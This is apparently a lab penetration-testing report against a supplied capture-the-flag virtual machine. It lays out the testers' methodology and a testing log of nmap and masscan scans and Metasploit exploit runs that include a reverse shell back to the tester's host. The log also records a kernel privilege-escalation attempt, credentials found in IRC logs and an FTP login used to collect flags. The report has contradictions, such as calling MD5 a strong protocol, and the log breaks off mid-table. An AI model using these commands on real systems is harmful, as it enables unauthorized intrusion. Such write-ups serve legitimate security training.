V - 2.1

08, October 2020

Penetration Testing Report

Case No:512

Presented by: Dakshitha Perera
+01 234 56 789

Presented To: Some One

Contents

.... 1

Executive Summary 3

Introduction 4

Defined Methodology 5

- Information Gathering 7
- Network Enumeration 7
- Vulnerability Identification. 8
- Exploitation. 8
- Gaining Access and Privilege Escalation 9
- Enumerating Further 9
- Post Exploitation and Reporting 9

Testing Log 10

Results and Recommendations 24

- Outdated Software 25
- Broken Access Control 25
- Sensitive Data Exposure. 26
- Login Brute Force Vulnerability 27
- HTTP Protocol Vulnerability 27
- HTTP POST vulnerability 28
- Weak Passwords 28

Reference: 29

Appendix A – Port Scanning 30

Appendix B – Nessus Scan Report 31

Appendix C – All step with comments. 32

Executive Summary

This penetration test was conducted according to the client's request to determine existing vulnerabilities and to establish the current level of security risk correlated with network and services in use. From 12 September to December 23, six vulnerabilities have been identified in the system based on few distinct researchers. Identifying these weaknesses and attack vectors allowed pen-testers to gain sufficient understanding about the level of security of the system and how can an inside attack potentially penetrate and compromise the system. Furthermore, this comprehensive security assessment was carried out in a way that a malicious hacker engaged in an attack to penetrate the system with the intention of:

- Identify whether a remote intruder can compromise the client system
- Identify the consequences of a security breach
  - Confidentiality of the client information system.
  - The integrity of the client information system.
  - Availability of the internal and external infrastructure of the client information system.

The ultimate intention of this penetration test was to gain access to root privileges in the given system. All the efforts to gain root privileges were conducted, solely on the basis of identifying and exploiting security loopholes. Furthermore, several tools were utilized during the test in order to identify, analyze vulnerabilities of the targeted system and to exploit discovered vulnerabilities. The accompanying report subtleties the extent of testing led notwithstanding discoveries distinguished over the span of the commitment which began on 13 August 2020.

While checking security vulnerabilities of the existing software in the given machine, penetration testers were able to realize that number services were running on the system were outdated and filled with security loopholes and bugs. Therefore, as the initial step of this pen test, teasers were able to access the system with assistance from outdated software's security patch(Bacudio, Yuan, Chu, Jones, 2011). Furthermore, Root privileges were gained due to some kernel vulnerabilities and sensitive data exposure. And Recommendations have been delivered, during the results and recommendation section of this report for all the vulnerabilities that found, which could assist the client to either mitigate or prevent security vulnerabilities.
These include:

- Update software and remove unused dependencies, features, and files.
- Deploying an intrusion detection system and an intrusion prevention system.
- Use strong passwords for all users.
- Clean up logs with sensitive data and disable caching
- Use strong standard protocols like HTTP, TLS and MD5

This test reveals sensitive data about the corporation and its workers. Hence, managing these sensitive data required a great deal of effort and attention. Thus,

- All the digital devices that used for this test to store data will be encrypted.
- And all client data will be forensically wiped once the test is completed.
- Moreover, regular meetings were conducted between the client and the pen-testers to prevent misunderstanding and miscommunications.
- During these meetings pen-testers made sure to share the work flaw with client.


Furthermore, according to non-disclosure agreement which sign between penetration testers and the client during the initial steps, pen-testers:

- did not copy or share any data of client

- did not test any unauthorized testing on the client.
- Will not publish the result of the penetration testing with client's written permissions.

(Australian Gov, 2017)

There are three pen-testers engaged throughout this test whose fashion and the ability to align best with the nature of this penetration test. Moreover, the pen testing team led by me mainly focused on identifying vulnerabilities in the given machine according to the client's scope that was defined and agreed during the testing window. Furthermore, this assessment was directed in accordance with the custom-developed methodology which is defined in Part 2 of this report. Moreover, this methodology was developed according to the recommendation in Penetration testing execution standard (PTES) Open Source Security Testing Methodology Manual (OSSTM) and Information System Security Assessment Framework(ISAAF) with all tests and actions being directed under controlled conditions (Hussain, Hasan, Chughtai, 2017).



Introduction

According to the client the main reason of this penetration test to determine the effectiveness of the security controls that have been put into the place. Throughout this assessment, only the logical areas of the system have been tested which includes network, Hosts and the application that are being used. However, there is no Physical and Response/workflow/policy have been tested. The scope of work (SoW) provided by the client and the advisory agreement are instructed to penetrate the nominated system and obtain root privileges. Moreover, the client has informed about five flags that have been situated inside the system in order to validate the infiltration of the system (Weidman, 2014).

Furthermore, this report allows to identify and prioritize risk that could threaten the client's reputation, regulation and compliance as well as completion and rivalry. to is included with recommendations which must be executed by the customer to harden the security of the system.

In this scenario, there is no information has been given about the targeted company or any data about the target system. However, the client has provided some limited information and recources about the target that expected to be penetrated. For instance, there is a supplied system which is a virtual machine that has been provided in order to conduct the test. Therefore, tests like these with limited information are known as Grey Box tests(Hussain, Hasan, Chughtai, 2017)..

At the pre-engagement stage, the client provided a brief description of the scope. However, the customer has chosen not to give physical admittance to the associations' framework. As aforementioned, the Physical and Wireless penetration testing was not available in this situation. Thus, this test was only conducted over the network(Bacudio, Yuan, Chu, Jones, 2011).

The client did not agree to use social engineering. Thus, this penetration test will not be restricted to the scope, and it could go beyond that and it will include:

- Scan all the IP addresses in the network this may or may not include the cloud services and ISPs.
- Internet-Based Open Source Intelligence which is also known as OSINT information gathering.
- Social Engineering and interaction with employees in the target organization
- Web Application and Mobile Application testing may or may not be a part of this penetration testing.
- During the final phase, the report will implement the recommendations in order to harden the system. (Weidman, 2014)

Defined Methodology

This penetration test was heavily relied on custom developed methodology. This custom developed methodology was developed based on couple of well-known methodologies which are Information System Security Assessment Framework (ISSAF) which was developed by Open Information Systems Security Group in 2006 and Penetration Testing Execution Standard (PTES). The main intended of This methodology is to assess an organization network, system, and applications is being used. Furthermore, this methodology involves the main three phases.

1. **1st Stage → Planning and Preparation**
2. **2nd Stage → Assessment**
3. **3rd Stage → Reporting, cleaning up and destroying artefacts.**


Since all the ISSAF and PTES assessment layers were not relevant the aforementioned framework, needed to be adjusted for this particular case. During the Planning and Preparation phase, the scope, approaches and methodologies have been confirmed and this custom based methodology was also developed according to its agreements(Hussain, Hasan, Chughtai, 2017).

Furthermore, the assessment phase can be broken down into

- Information Gathering
- Network Mapping
- Vulnerability Analysis
- Exploitation
- Gaining Access and Privilege Escalation
- Enumerating Further
- Post Exploitation

- Reporting

However, maintaining access and covering tracks have been systematically removed. Since there are no requirements set by the client during the opening meeting [14], (ISSAF, 2006).



Information Gathering

This is the critical first stage of the penetration test. Reconnaissance signifies the act of gathering as much information about the target before any real attacks are planned or executed. Information such as IP-ranges opened ports, security mechanisms and OS and application's versions were collected by using the same methods and resources that an attacker could use to penetrate the system via the network. Furthermore,

- Nmap
- Ping
- Traceroute
- Masscaner
- Superscan
- Nessus
- Netcat
- Superscan

was used during this step. And that collected information was used to plan the attack against the target. However, before beginning the phase of penetration testing, these facts were considered. [14]

As aforementioned, the client has provided limited information about the target. For instance, the client provided with the virtual machine as the target as well as some instructions to open and load it. Moreover, according to the client's requirements and scope, there was no Open Source intelligence gathering (OSINT) required to conduct. Therefore, the preliminary evaluation of a target has been archived without using OSINT tools. (ISSAF, 2006)

Network Enumeration

Network Enumeration denotes the detection of hosts/devices on a network by using overt network protocols. For instance, ICMP and SNMP. Collected information in the Reconnaissance phase was used and developed to create a probable network topology for the target. Furthermore, six methodologies from the ISSAF framework were utilized to conduct this phase efficiently.

- Finding Hosts
- Scanning for port and service
- Perimeter network mapping - firewalls
- Identify critical services
- Operating System fingerprinting
- Service fingerprinting

This phase allowed identifying new information about the target as well as to confirm the information found during the above phases. Network Enumeration contained port scanning to detect the services running on the attacker machine using either fingerprinting or banner grabbing. And detected services were then examined to identify any vulnerabilities of the running services or applications. Therefore, Network Enumeration assisted in identifying vulnerabilities of the target(Bacudio, Yuan, Chu, Jones, 2011). Nmap was invaluable during this situation with the -sV option to identify services and applications on the victim machine.

Various tools and methods were adopted in order to identify the active hosts in the network. Nmap and netdiscover used to find hosts as automated tools. From time to time, ping scans with Internet Control Message Protocol (ICMP) protocol that works in the network layer, were used to verify, and check the status of the host that was found in the network with other tools. [14]

Furthermore, this phase did not rely on just one or two network scannings. Therefore, three different tools such as Nmap, Netdiscover and masscann were used to confirm each tool's result. Moreover, TCP scanners like Nmap involve the TCP scanning technique which contains 3-way handshake in order to reduce false positives. However, masscan also be used for this phase of the penetration testing which uses UDP scanning technique. (ISSAF, 2006)

Vulnerability Identification.

There are numerous actions taken to identify vulnerabilities of the target.

1. Searching banners to identify vulnerabilities
2. Use vulnerability scanners to search known vulnerabilities.
3. Enforce false positive and false negative verifications.
4. Enumerate detected vulnerabilities.
5. Find out ways to conduct the attacks and scenarios for exploitation.

However, During the network enumeration and reconnaissance phase, most of the vulnerabilities associated with the operating system's and application's versions which run on the victim machine were found. Therefore, this information about the versions and patch level on the host's Operating System and application allowed to search the Common Vulnerabilities and Exposures (CVE) on open source known vulnerabilities databases to distinguish vulnerabilities. Such as

- NVD (National Vulnerability Database)
- OSVDB/VulbDB

This information which received from vulnerability investigations permitted to find out protection ways to conduct the attacks against the victim and scenarios for exploiting vulnerabilities (ISSAF, 2006).

Nonetheless, this vulnerability analysis was conducted throughout the penetration test in order to obtain additional information about the target system and for the privilege escalation.

Furthermore, during this penetration testing, all the identified vulnerabilities were ranked according to the Common Vulnerability Scoring System (CVSS) (Scarfone, Mell, 2009).

Exploitation.

During this phase solely focus on exploiting found vulnerabilities of the system. During this step, pen-testers tried to recognize all entry pint to the system as well as attempted to discover most sensitive data of the system. However, before, run any exploits against the system, all the security measurements that exist were considered. Such as anti-virus, Fire Walls, IDS or IPS, encoding and encryption. [14]

Trying and error method used during this phase with manual open source exploit tools. Such as

- Metasploit
- Hydra
- Burp Suit
- JohnTheRipper (Weidman, 2014).

Furthermore, some of exploits available on the GitHub used in order to exploit the system. Moreover, this exploitation phase of this penetration testing limited only to the penetration testing scop that was discussed and agreed during the initial steps. Thus, no social engineering exploitation involved with this penetration test. (ISSAF, 2006)

All the successful and unsuccessful attempts of the exploitation phase have been illustrated in the Test Log section of this report.

Gaining Access and Privilege Escalation

As I mentioned above gaining root privileges is the ultimate intention of this penetration testing. However, it took great deal of time especially for vertical privilege escalation. However, it is very rare that an attacker access to the root privileges from his first attacks. Main reason for that is Administers account could be far more secure that than other normal users. Therefore, real world attacks solely focus on the weak points in the system. The same sign was found inside this system as well. Therefore, step by step penetration testers had to leverage privileges by exploiting bugs, design flaw and configuration error in the system. However, each step penetration testers were able to access to higher privilege account than the one before. Successful privileges allow testers to increment their level of control over target systems. (ISSAF, 2006)

Moreover, some of the common privilege escalation techniques were utilized during this test. For instance:

- **Kernel Exploits** - using Linux Kernel 4.8.0 udev 232 - Privilege Escalation which is CVE-2017-7874
- **Exploiting Weak Services** – such as MySQL, FPT
- **exploiting sudo users** – using *sudo -l* command
- wildcard injections There are number of tools and exploitations were used during this phase by attackers.

Burp Suite, Leanspea, https://gtfobins.github.io/

Enumerating Further

There is new information have been gathered and new vulnerabilities have been identified during each phase of this test. Once the pen-testers gain access to the system, this phase was conducted in order to gather new information and vulnerabilities of the system this process assists privilege escalation process also. There is new information have been gathered and new vulnerabilities have been identified during each phase of this test (Hussain, Hasan, Chughtai, 2017).

For instance: once testers able to log in to paul account with help of Metasploit tool. First things that testers did were to use “ls” and “cd” commands to obtain any information about the paul account. And then check the /etc/passwd/ file to find out all the users in the system.

Linux password stored file which is /etc/shadow/ file was another good source of information in order obtain more information. Furthermore, E-mail address, log files were also helped testers to learn about the system. Number of tools have been utilized during this phase. Such as JohnTheRipper, Hydra. [14]

Post Exploitation and Reporting

These phases were conducted once the penetration test was over. During this phase, penetration testers assist the client to secure the system based on recommendation and the report. Furthermore, all the information and stored data about the system will be removed from the system and penetrations testers devices. If some reason removal of the modified or stored files cannot be removed, it will be informed to the client with reason (ISSAF, 2006).

Testing Log

Action	Description / Use	Result	Justification.
Network Mapping and Host Discover	First needed to find the IP address on the attacker machine which is Kali Linux. Therefore, used to the ifconfig command utility. `nanoshadows@kali:~$ sudo ifconfig`	Found the IP address of the host computer and the corresponding network address. **Attacker IP → 192.168.30.137** **Subnet mask → 255.255.255.0** **Broadcast → 192.168.30.255**	Finding the Attacker machine's IP address is helpful to identify the network address, subnet mask and to conduct network-based attacks against the victim.
	Find the default gateway using route command utility. `nanoshadows@kali:~$ sudo route`	Found the default gateway of the attacker machine **Default Gateway → 192.168.30.2**	

	After that use netdiscover which is simple ARP scanner. And It allows to scan all the live hosts in the network. Furthermore, these outputs live ncurse.
	`nanoshadows@kali:~$ sudo netdiscover`
		After 5 min, the program showed up 3 IP addresses.
		`192.168.30.2    00:50:56:e0:1e:b6     1     60  VMware, Inc.`
		`192.168.30.132  00:0c:29:b9:23:45     1     60  VMware, Inc.`
		`192.168.30.254  00:50:56:e0:2b:e7     1     60  VMware, Inc.`
			This step used to identify network range which is 192.168.30.0/24 and the given victim virtual machine's IP address which is probably 192.168.30.132

	Used Nmap to confirm all hosts connected to the network with argument of -sP to tell Nmap to not to scan ports after discovering the hosts. `nanoshadows@kali:~$ nmap 192.168.30.0/24 -sP -sV -p-`	Found 3 host in the network **Nmap scan report for 192.168.30.2 (192.168.30.2)** **Host is up (0.00041s latency).** **Nmap scan report for 192.168.30.132 (192.168.30.132)** **Host is up (0.00097s latency).** **Nmap scan report for 192.168.30.137 (192.168.30.137)** **Host is up (0.00014s latency)**	

Network Mapping and Port Scanning	Nmap the victim IP address with argument of -sV which tell Nmap to find out the version of the software that running in the port and -p- tells Nmap to scan all the ports in the machine.
	`nanoshadows@kali:~$ nmap 192.168.30.132 -sV -p-  -oN`
		As results Nmap illustrated that there were 21 ports opened in the victim machine
		`21/tcp   open  ftp         ProFTPD 1.3.3a`
		`22/tcp   open  ssh         OpenSSH 5.5p1 Debian`
		`23/tcp   open  uucp        Debian in.uucpd,`
		`53/tcp   open  domain      ISC BIND 9.7.3`
		`80/tcp   open  http        Apache httpd 2.2.16`
		`110/tcp  open  pop3        Qpopper pop3d 4.0.9`
		`111/tcp  open  rpcbind     2 (RPC #100000)`
		`139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X`
		`143/tcp  open  imap        UW imapd 2007e.404`
		`445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X`
		`901/tcp  open  http        Samba SWAT`
		`8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8)`	

Action	Description / Use	Result	Justification.
	After Nmap scan, masscan was used which is fast internet port scanning tool in order to confirm the results that got from the Nmap. However, this produce similar results to the Nmap, therefore, this can be used to confirm the Nmap results. `nanoshadows@kali:~$ sudo masscan 192.168.30.132/24 --rate=10000 --ports 1-65535`	**It discovered the same results that nmap detected** **Discovered open port 53/tcp on 192.168.30.132** **Discovered open port 21/tcp on 192.168.30.132** **Discovered open port 80/tcp on 192.168.30.132** **Discovered open port 993/tcp on 192.168.30.132** **Discovered open port 8787/tcp on 192.168.30.132………..**	This step confirmed the Nmap results.
Vulnerability Identification	Network vulnerability tool called Nessus was run to identified further vulnerabilities in the virtual machine.		
	Searched the identified possible vulnerabilities on vulnerability databases. • https://nvd.nist.gov/vuln/search/ • https://www.whitesourcesoftware.com/vulnerability-database/ • https://www.cvedetails.com/vulnerability-list/	Found certain vulnerabilities of the Virtual machine 1. CVE-2008-3655 2. CVE-2019-16255 3. CVE-2009-3630 4. CVE-2018-14629 5. CVE-2008-5005 6. CVE-2017-7679	Searched and tried to identified vulnerabilities and how exploit the machine through them.
	Searched on google and GitHub about the exploits for the certain vulnerabilities.	Nothing found	

Exploit Vulnerabilities	After reading few articles about uucp, decided to use netcat with uucp service.
	`nanoshadows@kali:~$ netcat 192.168.30.132 23`
		Login and password prompted and just hit the enter both time and root@:alheim-labs came. And tried to ls it. But it was a dead end.
		`login:`
		`Password:`
		`root@:alheim-labs~$ ls`
		`JUST KIDDING!! You didn't think it'd be that easy did you?`
			Tried to use netcat with uucp service:

Action	Description / Use	Result	Justification.
Exploit Vulnerabilities	Use Metasploit to search exploits for opened ports according to the versions. msf5 > search ProFTPD 1.3.3a When the keyword ProFTPD 1.3.3a was searched, there were 5 exploits showed with 2 excellent rank exploits. And use the 5th one: msf5 exploit(linux/ftp/proftp_telnet_iac) > set RHOSTS 192.168.30.132 RHOSTS => 192.168.30.132 msf5 exploit(linux/ftp/proftp_telnet_iac) > set payload ... payload => linux/x86/shell_reverse_tcp msf5 exploit(linux/ftp/proftp_telnet_iac) > set LHOST 192.168.30.137 LHOST => 192.168.30.137 msf5 exploit(linux/ftp/proftp_telnet_iac) > exploit -j [*] Exploit completed, but no session was created.	Exploit against the ProFTPD was unsuccessful.	Tried to use exploits in Metasploit database, to penetrate the victim. Through its different vulnerabilities.
	Searched the keyword apache on the Metasploit database. msf5 > search Apache httpd 2.2.16 There were more than 100 results were illustrated. msf5 > use exploit/multi/http/apache_mod_cgi_bash_env_exec msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > set LHOST 192.168.30.132 LHOST => 192.168.30.132 msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit [-] Exploit failed: One or more options failed to validate: RHOSTS, TARGETURI. [*] Exploit completed, but no session was created.	Exploit against the apache was unsuccessful.	
	And search the keyword Ruby on the Metasploit database msf5 > search Ruby There were 42 results and selected 13th exploit msf5 exploit(multi/http/apache_mod_cgi_bash_env_exec) > use exploit/linux/misc/drb_remote_codeexec [*] No payload configured, defaulting to cmd/unix/reverse_netcat msf5 exploit(linux/misc/drb_remote_codeexec) > set RHOSTS 192.168.30.132 RHOSTS => 192.168.30.132 msf5 exploit(linux/misc/drb_remote_codeexec) > exploit	Finally, that exploit was able to successfully penetrate the virtual machine: [*] Started reverse TCP handler on 192.168.30.137:4444 [*] Trying to exploit instance_eval method [!] Target is not vulnerable to instance_eval method [*] attempting x86 execve of .hTibZKSAsmkqaYob [*] Command shell session 1 opened (192.168.30.137:4444 -> 192.168.30.132:57415) at 2020-09-22 16:28:46 -0400 [+] Deleted .hTibZKSAsmkqaYob	

Action	Description / Use	Result	Justification.
Further Enumeration	Then first tried with different Unix command utilities. whoami paul pwd /home/paul ls 41886.c flag1 irclogs time.rb	Found Flag 1: When typed “ls”, there was file called flag1 and viewed it with cat command. cat flag1 #A}?S/UL"&DZr}jFGN4fC)$MU>uq3FUcM"'a}3>yvHJ) mKpECv-oN **Flag 1 →** **#A}?S/UL"&DZr}jFGN4fC)$MU>uq3FUcM"'a}3>yvHJ)**	This step was place in order to check any flags on the Paul account and to get further information about the system.
	next move was to View /etc/passwd file: cat /etc/passwd	found all the users in the system. root:x:0:0:root:/root:/bin/bash ………….. backup:x:34:34:backup:/var/backups:/bin/nologin …………… allison:x:1000:1000:allison,,,:/home/allison:/bin/bash paul:x:1001:100::/home/paul:/bin/bash dr_balustrade:x:1002:100::/home/dr_balustrade:.. proftpd:x:110:65534::/var/run/proftpd… mysql:x:112:117:MySQL … peter:x:0:0:,,,:/home/root:/bin/bash	To find out all the usernames in the machine
Exploitation.	41886.c was a Linux Kernel 4.8.0 udev 232 - Privilege Escalation file. Then it tried to use that file to eccalate privilage in the linux termial. First check the udev version of the system: udevadm –version 164 it was 164. Then run the script on the terminal. mv 41886.c /tmp cd /tmp gcc 41886.c 41886 ./41886	The attempt was unsuccessful.	Tried to do Privilege Escalation

Action	Description / Use	Result	Justification.
Further Enumeration	changed the directory to the irclogs. cd irclogs ls localhost And found another directory called localhost, and changed directory to lacalhost and able to find few logs. localhost cd localhost ls #alheim.log allison.log auth.log dr_balustrade.log paul.log	Then viewed all the log files with cat command: cd irclogs ls localhost However, there was not any interesting thing found during these log files, except dr_balustrade.log cat dr_balustrade.log --- Log opened Sat Oct 20 20:13:07 2012 20:13 -!- Irssi: Starting query in localhost with dr_balustrade 20:13 <dr_balustrade> I need to recover some files from the backup. What's the password to the backup user? ……………. 20:27 <paul> KYNZh9t51nCLiIK 20:28 <paul> you're welcome >_> --- Log closed Sat Oct 20 20:34:32 2012 Therefore, probably this revealed some credentials.	In order to get further details about the machine.
Exploitation	During Dr.Balustrade coversions with paul, Paul mention about samba and backup user. Further enumeration the SMB service using nmblookup. This device permits to the NETBIOS name administrations for settling NetBIOS PC names into IP's nanoshadows@kali:~$ nmblookup -A 192.168.30.132	Found that there is no user called backup. And host NetBIOS is ALHEIM-LABS: nanoshadows@kali:~$ nmblookup -A 192.168.30.132 Looking up status of 192.168.30.132 ALHEIM-LABS <00> - B <ACTIVE> ALHEIM-LABS <03> - B <ACTIVE> ALHEIM-LABS <20> - B <ACTIVE> ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE> <1d> - B <ACTIVE> <1e> - <GROUP> B <ACTIVE> <00> - <GROUP> B <ACTIVE> MAC Address = 00-00-00-00-00-00	To enumerate backup user that Dr.Balustrade was taking about.

Action	Description / Use	Result	Justification.

Exploit Vulnerabilities	Used a tool called smclient to exploit samba suite. This tool also can be used as a file transfering tool.
	`nanoshadows@kali:~$ smbclient -L //192.168.30.132/ --option='client min protocol=NT1'`
		first try didn't work.
		`Anonymous login successful`
		
		`    Sharename       Type      Comment`
		`    ---------       ----      -------`
		`    print$          Disk      Printer Drivers`
		`    IPC$            IPC       IPC Service (alheim-labs server)`
		`Reconnecting with SMB1 for workgroup listing.`
		`Anonymous login successful`
			Tried to log to the samba service that was mentioned in dr_balustrade.log.

	Second time tried with IPC$ on the command
	`nanoshadows@kali:~$ sudo smbclient //ALHEIMS-LABS/IPC$ -I 192.168.30.132 --option='client min protocol=NT1'`
		successfully, logged into smb service, Eventhough I was able login to server, coundn't use dir or ls command on the smb service.
		`Enter WORKGROUP\root's password:`
		`Anonymous login successful`
		`Try "help" to get a list of possible commands.`
		`smb: \> ls`
		`NT_STATUS_ACCESS_DENIED listing \*`
		`smb: \> dir`
		`NT_STATUS_ACCESS_DENIED listing \*`
		`smb: \>`	

Exploit Vulnerabilities	First tried to use ssh to connect to the computer using above found credentials.
	`nanoshadows@kali:~$ ssh backup@192.168.30.132`
	`backup@192.168.30.132's password:`
	`Permission denied, please try again.`
		But it was not successful.	Tring to connect to the virtual machine using found credentials in previous step

Action	Description / Use	Result	Justification.
Gaining Access and Privilege Escalation	Attempted to connect to machine using backupuser nanoshadows@kali:~$ ssh backupuser@192.168.30.132 backup@192.168.30.132's password: Permission denied, please try again.	The attempt was unsuccessful.	
	After that tried use these credentials with ftp server. And used the username as backup and password was KYNZh9t51nCLiIK nanoshadows@kali:~$ ftp 192.168.30.132 Connected to 192.168.30.132. 220 ProFTPD 1.3.3a Server (Alheim) [192.168.30.132] Name (192.168.30.132:nanoshadows): backup 331 Password required for backup Password: 230 User backup logged in Remote system type is UNIX. Using binary mode to transfer files. ftp>	The attempt to connect to the ftp server was successful.	
Enumerating Further	After log in to the ftp server, just snoop around with basic ftp commands: ftp> pwd 257 "/" is the current directory ftp> ls 200 PORT command successful 150 Opening ASCII mode data connection for file list drwx------ 2 backup backup 4096 Sep 27 2016 etc -rw------- 1 backup backup 31 Sep 27 2016 flag2 drwx------ 2 root root 4096 Sep 27 2016 lost+found drwx------ 2 backup backup 4096 Oct 26 2012 research 226 Transfer complete	Found Flag 1: When typed “ls”, there was file called flag2 and downloaded it to attacker host with get command. And viewed flag2 with cat command on attacker machine. ftp> get flag2 local: flag2 remote: flag2 200 PORT command successful 150 Opening BINARY mode data connection for flag2 (31 bytes) 226 Transfer complete 31 bytes received in 0.00 secs (27.4963 kB/s) ftp> bye 221 Goodbye. nanoshadows@kali:~$ cat flag2 Po1Heepeixai9oJ6eimeeh1ahbu2ommKpECv-oN **Flag 2 → Po1Heepeixai9oJ6eimeeh1ahbu2ommKpECv-oN**	To find any flags on the ftp server and get further information about the victim machine.

Action	Description / Use	Result	Justification.
